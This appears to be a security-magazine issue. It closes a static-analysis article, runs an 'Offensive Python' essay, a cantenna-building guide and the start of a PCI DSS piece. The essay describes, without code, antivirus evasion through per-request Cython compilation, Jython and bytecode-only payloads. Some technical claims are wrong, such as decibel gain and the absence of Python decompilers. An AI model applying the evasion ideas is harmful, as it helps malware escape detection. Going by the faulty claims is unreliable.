


Figure 7. This software-development process segment incorporates static analysis [7]


Monitoring the effectiveness

Now, it is assumed that everything has been done, but how do we know if the controls that we put in place are effective? Well, all what we talked about, so far, was focusing on the static code analysis part. The last thing to do in this cycle is to dynamically check the compiled/running application. In other words, using set of tools to send unexpected parameters and perhaps crafted exploits and check the application response. The goal is to have zero vulnerabilities or flaws. Dynamic vulnerability assessment and fuzzing tools are one way to monitor the security controls in place. Tools such as Nessus, Retina, Nexpose are just a few to mention. Below is a general guideline for software development process: Figure 7.

References

- [1] <http://c85c7a.medialib.glogster.com/media>
- [2] <http://www.embedded.com/design/other/4006735/Integrate-static-analysis-into-a-software-development-process>
- [3] <http://www.redhatz.org/page.php?id=22>
- [4] http://samate.nist.gov/Main_Page.html
- [5] <http://cwe.mitre.org/about/faq.html#A.1>
- [6] <http://cwe.mitre.org/data/definitions/805.html>
- [7] <http://www.embedded.com/design/other/4006735/Integrate-static-analysis-into-a-software-development-process>

About the Author



Mohammed AlAbbadi CISSP, Deliver Meticulous Information Security Consultancy & Management Analysis for Decision Support, IS Influencer.

Offensive Python

by Kris Kaspersky

Python was created for fun, but evil hackers use it for profit. Why Python is a new threat for security industry and how tricky Lucifer's kids are – let's talk about it.

According to Wikipedia: “Python is a widely used general-purpose, high-level programming language. Its design philosophy emphasizes code readability, and its syntax allows programmers to express concepts in fewer lines of code than would be possible in languages such as C”.

The first statement would surprise a Windows user (how many victims have Python preinstalled?), but MacBooks and Linux servers is a different story. Python supplies by default and it's required by many programs, so uninstalling Python is not an option.

Python is a pro-choice for hackers targeting Mac OS X and Linux, because it's cross platform, unlike binary files it does not require permission for execution and it's absolute not readable from antivirus perspective, so the second statement in Wikipedia is wrong too.

MAXOSX/Flasfa.A

Is a good example. A simple Trojan, not even obfuscated neither encrypted. Only 16 from 42 anti-viruses detect it (link to Virus Total <http://goo.gl/gOCXCh>). Why I'm not surprised? Because, it's very hard to detect Python scripts by signatures. Scripts are different from binary files, generated by a compiler. The same logic (says, $a = b + c$) could be represented by infinitive (almost) number of ways. The variables maybe stored in different registers, different local variables and these variables could be addresses via different base registers. Shortly speaking, the binary representation of “ $a = b + c$ ” is not the best signature, but it will work, generating relative low numbers of false positives.

Ah, don't mention these nasty false positives. An anchor is in the ass! Software vendors are upset and pissed off, because if at least one antivirus triggers on a file – an average user will not take a risk to install it. Vendors complain and sometimes it comes to a court case, because the vendor loses money. Nobody wins the case (as far as I know), but antivirus company loses money too, especially, if their antivirus becomes too annoying and users chooses the antivirus that whispers “All Quiet in Baghdad”.

In my experience TOP 10 anti-viruses detect less that 30% of malicious files at the moment of the first wave of infection. The detection rate slowly grows up with in the next 10 days. After 10 days the given antivirus either detects the disease, or fails (because of limitation of the engine, or because the company has no sample).

What else do you expect, dude? You do need a sample to write a signature for it. Period. Somebody somehow has to realize that he or she is infected, find the malicious file and send it to his or her favorite antivirus company. It takes time. Yeah, I know about heuristic and emulation, but... unfortunately nobody created an emulator for Python yet. Why? The answer is simple. Relative low number of Python Trojans makes no business value for it, but requires a lot of money and human resources.

Welcome to the real world, dude. Forget marketing bullshit. Antivirus companies focus on detecting the biggest problems to prevent outbreaks. Generally speaking, an antivirus does not prevent infection. An antivirus stops massive diseases. To fight with Python antivirus companies have to write thousands lines of code, create collections of good scripts to check for false positives. Like they have nothing to do. However, sooner or later it is done and then...

Deeper in the dark water

Python is not always a script. Sometimes it's something different. Take the *Cython* project for example (<http://cython.org/>). Cython is an optimising static compiler for both the Python programming language and the extended Cython programming language. The Cython language is a superset of the Python language that additionally supports calling C functions and declaring C types on variables and class attributes. This allows the compiler to generate very efficient C code from Cython code. The C code is generated once and then compiled with all major C/C++ compilers in CPython 2.4 and later, including Python 3.x.

Simply speaking Cython is a front-end compiler. It converts Python to C and then the back-end C compiler (any ANSI C compiler such as gcc) compiles C to binary. Why would a hacker do it? As we found out, a binary file is easy to be detected with signatures, so hackers are going to lose the game.

Well, it would be true, but... Cython is Lucifer's brother. Does somebody have poison? Anybody?! Kill me, kill me, but don't ask me to analyze that ocean of dirty water. Cython generates a zillion lines of code in a second. A small script becomes a huge fat program. It's almost impossible to analyze it.

Speaking of signatures – that's the last hacker's concern. Imagine a hacker's server. When a victim sends GET request – the server calls Cython to compile the malicious script to C and then calls gcc with random command like keys, using different optimization techniques, so the code will be different every time.

The generated binary code is too fat and too complex to be analyzed with emulators, and it's too unpredictable to be detected with signatures. A good signature writer can find unique byte sequences, but there is always a risk that these bytes are part of a common library. Says, a hacker found 3rd party cryptography library and used it for profit. Hello, false positives!

Better don't take a job than take it and do it wrongly. After all, Cython-based Trojans are minority of minority. Nobody will blame you, if you don't detect it, but for false positives you will be crucified. Even worse. A typical signature writer does not have enough time to solve all cases, so he or she starts with easiest ones and complex cases are usually left unsolved forever.

Coffee break

Java is the most vulnerable platform and target number one for hackers. The classic hit: download-n-execute. Then HTTP request has "Java" agent field and the HTTP response is executable file or a python script – we're under attack. A simple firewall rules can block up to 90% of the attacks. How to bypass it?

Grab your mug cup to make some mocha. *Jython* (<http://www.jython.org/>) is an implementation of Python which is designed to run on the Java Platform. It consists of a compiler to compile Python source code down to Java bytecodes which can run directly on a JVM, a set of support libraries which are used by the compiled Java bytecodes, and extra support to make it trivial to use Java packages from within Jython.

It's a good idea, but a bad implementation. Java decompilers generate endless spaghetti, giving you a headache and suicidal thoughts. Time comes and goes and you are trying to unravel the tangle. The day is gone. Finally you realize that the decompiled code is wrong and something is missing. To confirm this theory you use Java disassemblers.

Wow! The cycle that changed the variable which was never initialized before and never used after – it's not hacker's bug. It's the decompiler bug. Jython code is too messy and it's different from the native Java compiler. Using Java disassemblers would be an option, but it's time to go home and say "good bye".


Even if you are brave enough to reconstruct the logic – it does not help you to write a good signature, because you do need special experience to distinguish library code from hacker's code.

On the ocean floor

Lunch time. I mean is time to launch a new torpedo. We talked about different Python compilers, but Python is a compiler too. Well, kind of. When it loads a library first time, Python translates it to byte-code (usually, it has an extension “pyc”). When it’s done – you can remove the original Python script and with some limitations, run the byte-code on victim’s machine.

Now what? You have a byte-code, but unlike Java byte-code, there is no specification for Python neither disassemblers/decompilers. This game has no name. Python is one of the most offensive languages on the planet. Long life to Python!

About the Author



Kris Kaspersky is a reverse engineering expert at the top of his field of endeavor. He possesses extraordinary ability and is internationally recognized as one of the top specialists in the field of Reverse Engineering. His exceptional research, rare analytical skills, and extraordinary reverse engineering experience have enabled him to excel and succeed while gaining international acclaim among top industry leaders in the world.

Having Fun with Antennas and Why You Need to Make Your Own

by Guillaume Puyo

Antennas (antennae for the serious people and entomologists) are the most omnipresent and the most misunderstood pieces of tech we all have, and yet, as everything keeps getting smaller and smaller they remain one of the few hacker friendly items we can tinker with. In these few pages, let's have a first basic approach on how they work, learn what's cool about them and get ready to build our own!

Let's play a little game: take a quick walk around your place and try counting how many antennas you have. You should count at least 20 of them: the big one for your TV, your smartphones (GPS/Bluetooth/WiFi/GSM/NFC/Inductive charging), laptops & tablets, your internet modem/router, DECT phones, your garage door (and GDO), wireless keyboard/mouse, your gaming controllers, anything RFID you might have, etc ...

But do you know how they work? Do you know what an antenna is? Before writing this I went and asked people I know from a non scientific background and almost all of the answers included a „chunk of metal” bit; however saddening it might have been for me to come to the realization that I'm specializing in chunk of metals, it is true that in its most basic form, an antenna is nothing more than a wire.

If like me some years ago you end up wandering in the internet looking for information about antennas you will unmistakably find yourself on a ham radio amateur webpage and I can tell you that a lot of them use the term *amateur* because they are humble people: in reality they're more like engineers on steroids who create designs and experiment like crazy for the sake of being able to speak with other amateurs all around the world. Science bringing people together is always a beautiful thing, if you wish to delve deeper into this world, see how technical and scientific it can get, use words such as *capacitive reactance* in your everyday life, I strongly recommend you to visit some of these blogs since we won't get that much into the details in this article.

Antenna Crash course

Any resource you'll find talking about this topic will teach you about electromagnetism, before even using the work antenna, for today, we'll try to imagine how it all works, without getting too much into the physics.




Figure 1. Nikola Tesla, famous for his discoveries in the AC field

Fun to imagine

If you take a wire and plug it to a DC generator, the wire will emit a small electromagnetic field, if this wire is coiled, the field will be stronger, if it is coiled around an iron core, it will become an electromagnet. What's important is that Faraday discovered that if a current goes through a coil and that there is another coil nearby, if we increase the current of the first coil, it will induce a change in the second one across the air.

This electromagnetism propagates through the air and loses power as it travels, reflect, refracts, scatters and diffracts and that's not even counting the potential interferences.

The problem of using DC is that to continually induce, we'd have to continually increase the current which would be problematic at some point and this is why we need to use AC, while in DC the electrons move steadily in the same direction, they do this weird dance in AC where they do two steps forward and then two step backwards, two steps forward again and the chain repeats itself ... imagine yourself on a rowing machine, every time you pull you create a peak of energy over time but while you're coming back and preparing to pull again this energy diminishes, the number of times you pull each second would be the frequency and if there were a receiving coil next to the rower, the changes happening in the rower would be induced in the coil and the signal received would look like a sine function: this is our carrier wave, the magic can finally happen.

When we divide the speed of light by the frequency, we get the wavelength, that's the famous: $\lambda = c/f$ formula with λ the wavelength in meters, c the speed of light in m/s and f the frequency in Hz, to be precise, we'd use 95% of c which is the speed of the electricity in a wire.

Let's get back to our antennas, earlier we said we needed a coil on the receiving end, that's not entirely true, let's say we don't care much about receiving the current at the same voltage but we'd very much like to get the information of the signal such as its frequency or the information it carries, to do that we don't really need the whole package, so we don't really need a coil: using a bit of straight wire will allow to receive this information, although it will be much, much weaker than if we had put a coil right next to the emitter: it doesn't matter, we just need to amplify this weak signal again in our receiver, this bit of straight wire is our antenna.

Why size matters

Let's consider the following wave: Figure 2.




Figure 2. A simple $\text{Sin}(0-2\pi)$ graph

What we see here is the full wave length, an entire period/cycle.

We'd like to get that signal into our antenna but ideally, it would be good if the antenna was just long enough so that we'd have a polarity change at the very end of it, when that happens, the antenna is said to be resonant.

However, it is not always possible to have an antenna the size of the wavelength because obviously, at low frequencies, the wavelength is very long, if we were to use a half-wavelength antenna, it would still be resonant since in this example, we have a polarity change right in the middle, it would also work at $\frac{1}{4}$ and $\frac{3}{4}$ since the voltage is shifting, for all intents and purposes any antenna which length is $\frac{1}{4}$ wavelength or a multiple of a $\frac{1}{4}$ wavelength is resonant.

If you have a WiFi access point with antennas, chances are they will be half wavelength (around 6,25cm long).

Antenna impedance

A very short word on antenna impedance: the impedance is the amount of resistance the antenna is going to present to the current it will receive, it relates the current and the voltage that goes through it, so it's a very important value, when you buy an antenna on the market, the impedance will have been matched to 50 ohms by the manufacturer, this is why you can't just add some length to any antenna, it's unlikely that it will work because extending to your antenna by soldering more metal (even if you keep using $\frac{1}{4} \lambda$ multiples) is going to add some impedance to it and unless you match it again you are going to de-tune it.

Radiation pattern

There are many types of antennas and as much radiation patterns, let's have a look at the most important ones:




Figure 3. Isotropic antenna radiation pattern 2D

The Isotropic antenna is an idealistic lossless antenna that radiates with the same power in every direction, in Figure 3 you can see it as a circle, but we have to keep in mind that we live in a three dimensions world, so the isotropic antenna radiation pattern really looks like a perfect sphere. These antennas don't really exist as such, but we could consider celestial radiators like stars as isotropic emitters.




Figure 4. Yagi antenna radiation pattern 2D

The Yagi-Uda antenna is a very popular design and you probably use one for your TV, it uses several elements (driven, reflector, director) and is the most widely used directional antenna as you can see on Figure 4, the pattern is much *longer* and narrow. In fact, you simply sacrifice some omnidirectionality so that your antenna will *reach further* in one direction, in the pattern we can see that the antenna emits on the right but also a little on the left, there are two lobes, the main one being the directional one on the right.

An omnidirectional antenna radiation pattern will very much look like the isotropic one in two dimensions, but in 3D, it will look more like a donut than a sphere.

Antenna Gain

We've all seen expensive so-called High-gain antennas on the market but what does it really mean?

The gain is the ratio between the power emitted by the antenna in its main lobe and what an isotropic antenna would radiate in that same direction, the gain is usually measured in units called decibels-isotropic (dBi). A little word of warning here, the decibel is a logarithmic unit, which means that when a manufacturer displays a gain of 3 dB, they are pretending to double the range of your antenna. The problem is, sometime they display much more than that and when you start seeing +9dBi antennas (8 times the range) with the same power level, without any amplification mechanism on the antenna, you can start smiling. This gain measurement is criticized, a lot of people think it is not realistic to compare an antenna to an isotropic one since it can't possibly exist: to have a more realistic approach, the gain can be measured in dBd which is the ratio between the power emitted in the antenna main lobe and what a dipole antenna would radiate in that same direction.

What's important is that the gain is the amount of omnidirectionality you sacrifice to gain directionality at the same emitter power level, the way of achieving this is by having longer antennas, remember earlier when talking about wavelengths, well, having a longer antenna is going to achieve a higher gain: there will obviously be no impact for the isotropic antenna since its gain is always 1, a higher gain Yagi-Uda will have a narrower main lobe but which will reach further, the omnidirectional antenna will look a little more like a disc and less like a donut, in shorter terms, your antenna will reach further but you will have to aim better towards the destination.

This is it, we're done with antenna theory, we know all we need to know to be able to understand how they work in a superficial but sufficient way for now.

Some other cool uses of antennas

Antennas have a myriad of applications, but they are very important in some of those, let's have a look at some examples:

Radiotelescopes

It might be a little bit counter intuitive to point an antenna towards the sky and expect to "see" something, however, by analyzing the values received, we can know what's out there



Figure 5. The Arecibo radiotelescope

Sonic Weapons

These weapons have been quite popular these last few years because they are non lethal and less expensive than true weapons on the long run.

You probably heard of the Long Range Acoustic Device (LRAD) which is a way of sending sounds across large distances, these are used on boats, the principle is sound (pun intended), they are meant to be so loud that you stop whatever you're doing and try to get far away before your eardrums give up.



Figure 6. A Humvee mounted Active Denial System

The Active Denial System is like a science fiction weapon, it projects an energy beam that excites the water molecules from the surface of its target, like a microwave oven does and when this target is your skin it can't possibly go well, in practice it causes you to flee because the burning sensation disappears as soon as you get out of the beam so this is still a non lethal weapon.

TeraHertz imaging

This is the infamous tech used by TSA in US Airports that sees through clothes, in practice it uses wavelength at the border of infrared and microwaves $100\mu\text{m}$ to 1mm , the challenge here is to have sufficiently small antennas.

That's not all there is, because once we overcome the challenge of having ridiculously small antennas, we'll be able to communicate at extremely high frequencies (over 300GHz) and since the antennas will be at the nanometer scale we can just imagine the MIMO arrays we're going to have with a million antennas in our cellphones.

Now, for the fun part, we are now going to build a WiFi directional antenna.

Building a Cantenna

There is no mystery there, a Cantenna is an antenna made of a can or of multiple cans.

There are many advantages to building a directional WiFi antenna, first of all, it's very cheap to build whereas it's very expensive to buy and there's a reason for it, there is usually very little use in having a directional WiFi antenna at home (modems and access points are equipped with omnidirectional antennas), the other reasons are less obvious but for example, you might need to connect to your neighbours' connection for any reasons and would need to have a better reception, another reason you might want to have a directional antenna might be to use while driving to verify that a side of the road secured their WiFi properly (to alert them if they didn't). The last reason, is because it's fun: you'll enjoy yourself while doing it and you'll feel like learning more about antennas, maybe the next step will be to build a Yagi Uda array (plus, a Cantenna looks cool, like a radar).

Here's a little disclaimer:

- if you're missing something, if your can diameter is a little too small or a little too big it doesn't matter, do it anyway, learn, and experiment
- if you tinker a little bit, you should have a lot of the hardware required except the antenna components which shouldn't exceed \$10 if you don't have all the tools, ask a friend, buy it or find another way, and be resourceful
- when using anything that is either fast, hot or noisy, protect yourself, get protection glasses, some gloves and a mask, please remember that you only have one set of eyes/hands/ears and that it only takes one mistake to lose them, don't be a hero and get some protection
- You're not building the ultimate antenna, this is a project for learning and having fun with tin cans!, don't be hard on yourself, if you have fun you'll be building another, better antenna in no time.

You'll obviously need a can to do this, go and buy one, diameter should be around 8.25cm and as long as you can find: where I live there are a lot of cans smaller than this and a lot of bigger cans, there are a rarer middle type; the one I found was for sliced pineapple.

What we'll use the can for is called a waveguide, it's not the antenna per se, it's a device that allows the waves to travel in a predetermined fashion, in short terms it guides to the "real" antenna (hence the name).



Figure 7. A can of sliced pineapple: 8.25cm diameter and as long as I could find

I couldn't find a longer one than this so, I decided to buy two of them, solder them together to have a longer waveguide (we went over this, the longer it is, the more gain it will have, it is also true for a waveguide).

Eat these delicious pineapple slices (or whatever you bought), remove the label, clean the can.

You'll need a 50 ohms coaxial female connector here, the choice of the connector is entirely up to you, you can use N-type, BNC etc ...

Call me old fashioned but I like BNC connectors, they are small, easy to use and they just feel right, it's also easier to switch your cable from one antenna to the other this way.

To mount this connector you'll need to drill through your can at a precise distance from its bottom, this distance depends on the waveguide diameter so if like me you found a 8.25cm diameter can, this point will be at 6.35cm, if the diameter is different, you should use the simple and efficient calculator on this page: <http://www.turnpoint.net/wireless/cantennahowto.html>.



Figure 8. A N-type female chassis-mount connector on the left and its BNC equivalent on the right

Use a drill or a nail and a file to make holes big enough for the connector on your can:




Figure 9. The drilling pattern for the connector

Next, solder a piece of 12 gauge / 1.5mm copper to the inside part of your connector, the wire is supposed to be the hard 1 copper brain type, it must be difficult to bend, it must look like in: Figure 10.

Remember earlier when we talked about $\frac{1}{4}$ wavelength multiples? well the wavelength for the 2.4GHz WiFi connection is 0.125m, here we'll use a $\frac{1}{4}$ wavelength antenna and cut the line at 3.125cm: try to be as precise as possible.

We only need to mount this to the can, try to find nuts and bolts that fit well and set it: Figure 11.




Figure 10. Our feed line before cutting




Figure 11. We're almost done here

The rest is up to you, mount it on a small stand, which should be cheap, lengthen the waveguide by adding another can, paint it, put stickers on it, name it etc ...

The only last thing you'll need is a pig tail: a cable to connect your antenna to whatever you want to plug it onto, that cable should be a coaxial cable with a male N-Type connector on one end (to plug it to your Access point for example) and the other end should match the female chassis mount connector you used on the can.

Each of these items (cable, connectors) should have a 50 ohms impedance (there are two versions, 50 and 75 ohms), you should also choose the version meant to be soldered, you can also choose not to solder anything and to buy the connectors to be used with a crimping tool but I prefer the solder version because you can unsolder the connectors to use it on other cables.



Figure 12. Our d00mtenna next to a mere mortal omnidirectional antenna


Here is what our creation should look like: Figure 12.

Summary

This is it people, in a short time, we not only learned about antenna theory but we created our own antenna, if you had fun, it might be a good start for you, since you already own all of the pieces, you can experiment with different sizes and try things, just change the can!

It might also be a good introduction to building a Yagi Uda array, in any case, if you wish to learn more about all this, I can encourage you enough to spend some time on Ham radio amateurs blogs, it was fun sharing all of this with you, I'm usually quite busy but I don't do this nearly as often as I should, thank you for reading.

About the Author



Guillaume Puyo is a French consultant, Security researcher at EURA NOVA in Brussels and a postgraduate student in software and systems security at the University of Oxford. He specializes in wireless security and in all sorts of mad science.

Payment Card Security

by Marios Andreou

There are many standards ensuring minimum level of protection to sensitive information such as the Payment Card Industry Data Security Standard (PCI DSS) which protects the cardholder's data (CHD), Data Protection Act, FSA regulations for financial information and ISO-27001 the information security Management standard. These standards are built to be more generic helping organisations deal with security risks and not to protect them from all security threats. Therefore, this article focuses on PCI DSS and what can be done and what approach must be followed by the experts to ensure security of information not just compliance with PCI DSS.

After thousands of frauds American Express, Visa, MasterCard and other card companies decided to add an additional level of security for card issuers, by forcing merchants and service providers to comply with PCI DSS when they store, process transmit CHD. As a result, the Payment Card Industry Data Security Standards Council (PCI SCC) was formed on December 2004 and card companies released PCI DSS.




Figure 1. Payment Card

PCI DSS purpose is to apply on all entities that transmit process or store CHD. It does provide technical and operational requirements for merchants, acquirers, issuers and service providers as well. Service provider is not a payment brand but it may impact the security of CHD such as service providers that provide IDS, IPS, firewalls. They also store, process or transmit cardholder information on behalf of clients, merchants or other service providers. We consider as CHD, the Primary Account Number (PAN), expiration date, service code and cardholder name. Sensitive Authentication Data is considered as the Card Verification Values (CAV2/CVC2/CVV2/CID), PIN and PIN blocks, Track, Track 1, Track 2 Data and full Track. The difference between general CHD and sensitive CHD is the fact that, sensitive data should never be stored after the authorisation even in an encrypted form.

